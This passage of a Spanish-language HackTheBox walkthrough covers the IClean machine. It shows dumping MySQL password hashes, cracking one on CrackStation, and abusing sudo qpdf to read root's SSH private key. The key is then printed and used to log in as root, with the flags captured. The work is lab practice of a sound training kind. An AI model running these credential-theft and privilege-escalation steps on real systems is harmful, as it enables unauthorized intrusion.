3 rows in set (0.01 sec)

```

La base de datos que mas nos interesa es la que se llama “capiclean”, por ello, ingresaremos a ella con el siguiente comando.

```
mysql> use capiclean;
```

Cuando ingresemos realizaremos una consulta de todos los registros que se encuentran almacenados en la tabla de usuarios. Allí obtendremos dos usuarios, admin y consuela, pero, como nos interesa más este último copiaremos su contraseña.

```
mysql> SELECT * FROM users;
```

```
mysql> SELECT * FROM users;
SELECT * FROM users;
+----+-----+-----+-----+
| id | username | password | role_id |
+----+-----+-----+-----+
| 1 | admin | 2ae316f10d49222f369139ce899e414e57ed9e339bb75457446f2ba8628a6e51 | 21232f297a57a5a743894a0e4a801fc3 |
| 2 | consuela | 0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aa | ee11cbb19052e40b07aac0ca060c23ee |
+----+-----+-----+-----+
2 rows in set (0.00 sec)

mysql> exit
```

En el navegador ingresaremos al sitio web “CrackStation”, el cual nos ayudará a decodificar la contraseña del usuario al cual deseamos acceder.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aa

I'm not a robot

reCAPTCHA
Privacy · Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aa	sha256	simple and clean

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Después de obtener la contraseña regresamos a la terminal y tratamos de acceder al usuario consuela con la contraseña que obtuvimos.

```
su consuela
```

Cuando estemos dentro vamos a su carpeta principal y listamos su contenido.

```
cd /home/consuela
ls
```

```

www-data@iclean:/opt/app$ su consuela
su consuela
Password: simple and clean

consuela@iclean:/opt/app$ cd /home/consuela
cd /home/consuela
consuela@iclean:~$ ls
ls
user.txt

```

Uno de los archivos que más nos llama la atención es user.txt, si leemos el archivo allí obtendremos nuestra primera bandera.

```
cat user.txt
```

```

consuela@iclean:~$ cat user.txt
cat user.txt
6daaef031b40442154d529492820b63f

```

Ejecutaremos el siguiente comando, el cual nos permitirá crear un archivo PDF vacío en /tmp/rsa.txt y luego adjuntar el archivo id_rsa de la carpeta .ssh del usuario root al PDF en cuestión. Esto con el propósito de obtener la ssh para acceder al usuario principal.

```

sudo /usr/bin/qpdf --empty /tmp/rsa.txt --qpdf --add-attachment
/root/.ssh/id_rsa --

```

Para verificar que nuestro comando haya cumplido su función podemos visualizar el archivo y de paso aprovecharemos para copiar la llave privada.

```
cat /tmp/rsa.txt
```

```

consuela@iclean:/opt/app$ sudo /usr/bin/qpdf --empty /tmp/rsa.txt --qpdf --add-attachment /root/.ssh/id_rsa --
sudo /usr/bin/qpdf --empty /tmp/rsa.txt --qpdf --add-attachment /root/.ssh/id_rsa --
consuela@iclean:/opt/app$ cat /tmp/rsa.txt
cat /tmp/rsa.txt
%PDF-1.3
%*****
%QDF-1.0

%% Original object ID: 1 0
1 0 obj
<<
  /Names <<
    /EmbeddedFiles 2 0 R
  >>
  /PageMode /UseAttachments
  /Pages 3 0 R
  /Type /Catalog
>>

```

```

/Length 6 0 R
>>
stream
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAAABNLY2RzYS
1zaGEyLW5pc3RwMjU2AAAACG5pc3RwMjU2AAAAQQQMb6Wn/o1SBLJUpiVfUaxWHAe64hBN
vX1ZjgJ9wc9nfjEqFS+jAtTyEljTqB+DjJLtrfP4N40SdoZ9yvekRQDRAAAAQgOKt0ljir
dJAAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAXvpaf+jVIEsLSm
JV9RrFYcATriEE29fVm0An3Bz2d+MSoVL6MC1PISWN0oH40Mku1F8/g3jRj2hn3K96RFAN
EAAAAGK2QvEb+leR18iSesuyvCZCW1mI+YDL7sqwb+XMiIE/4AAAALcm9vdEBpY2x1YW4B
AgMEBQ=
-----END OPENSSH PRIVATE KEY-----
endstream
endobj

6 0 obj
505
endobj

```

En nuestra máquina local crearemos un archivo en el cual vamos a guardar la llave ssh que obtuvimos y modificamos los permisos del archivo.

```
nano id_rsa $ chmod 600 id_rsa
```

Para verificar que nuestra clave se haya almacenado de manera adecuada podemos visualizar el contenido del archivo con el siguiente comando.

```
cat id_rsa
```

```

(root@kali)-[/home/kali/Desktop]
# nano id_rsa

(root@kali)-[/home/kali/Desktop]
# cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAAABNLY2RzYS
1zaGEyLW5pc3RwMjU2AAAACG5pc3RwMjU2AAAAQQQMb6Wn/o1SBLJUpiVfUaxWHAe64hBN
vX1ZjgJ9wc9nfjEqFS+jAtTyEljTqB+DjJLtrfP4N40SdoZ9yvekRQDRAAAAQgOKt0ljir
dJAAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAXvpaf+jVIEsLSm
JV9RrFYcATriEE29fVm0An3Bz2d+MSoVL6MC1PISWN0oH40Mku1F8/g3jRj2hn3K96RFAN
EAAAAGK2QvEb+leR18iSesuyvCZCW1mI+YDL7sqwb+XMiIE/4AAAALcm9vdEBpY2x1YW4B
AgMEBQ=
-----END OPENSSH PRIVATE KEY-----

```

Ahora realizaremos una conexión por ssh al usuario root de la máquina en cuestión y para ello le daremos el archivo que contiene nuestra llave ssh.

```
ssh -i id_rsa root@10.10.11.12
```



```
(root@kali)~[/home/kali/Desktop]
# ssh -i id_rsa root@10.10.11.12
The authenticity of host '10.10.11.12 (10.10.11.12)' can't be established.
ED25519 key fingerprint is SHA256:3nZua2j9n72tMAHW1xkEyDq3bjYNNsBIszK1nbQMZfs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.10.11.12' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

System information as of Wed May 29 05:48:29 AM UTC 2024
or Codes: ☐ Exact match, ☒ Yes

Expanded Security Maintenance for Applications is not enabled.

3 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
```

Estando adentro del usuario principal lo primero que haremos es listar su contenido y mirar que archivo interesante encontramos.

```
pwd
ls
```

Sin duda alguna el archivo que abriremos el root.txt pues allí encontraremos nada más y nada menos que nuestra última bandera.

```
cat root.txt
```

```
root@iclean:~# pwd
/root
root@iclean:~# ls
root.txt  scripts
root@iclean:~# cat root.txt
7b17bfbeace0b6ac43ea01a83649526470
```

Y listo, hemos completado la máquina IClean de nivel medio de HackTheBox.

The screenshot displays the HackTheBox interface for completing the IClean machine. On the left, a vertical progress bar with two green flag icons indicates the completion status. The main content area includes:

- Submit User Flag**: A section with a dropdown menu for "Submit flag difficulty rating" and a "Submit Rating" button.
- Submit Root Flag**: A section with a dropdown menu for "Submit flag difficulty rating" and a "Submit Rating" button.
- Congratulations**: A celebratory message featuring a rocket icon, stating "eduvasva17! You are player #2529 to have pwned IClean." and a red "Share Results" button.
- Submit Machine Matrix**: A button for submitting the machine matrix.
- Submit Machine Review**: A button for submitting a machine review.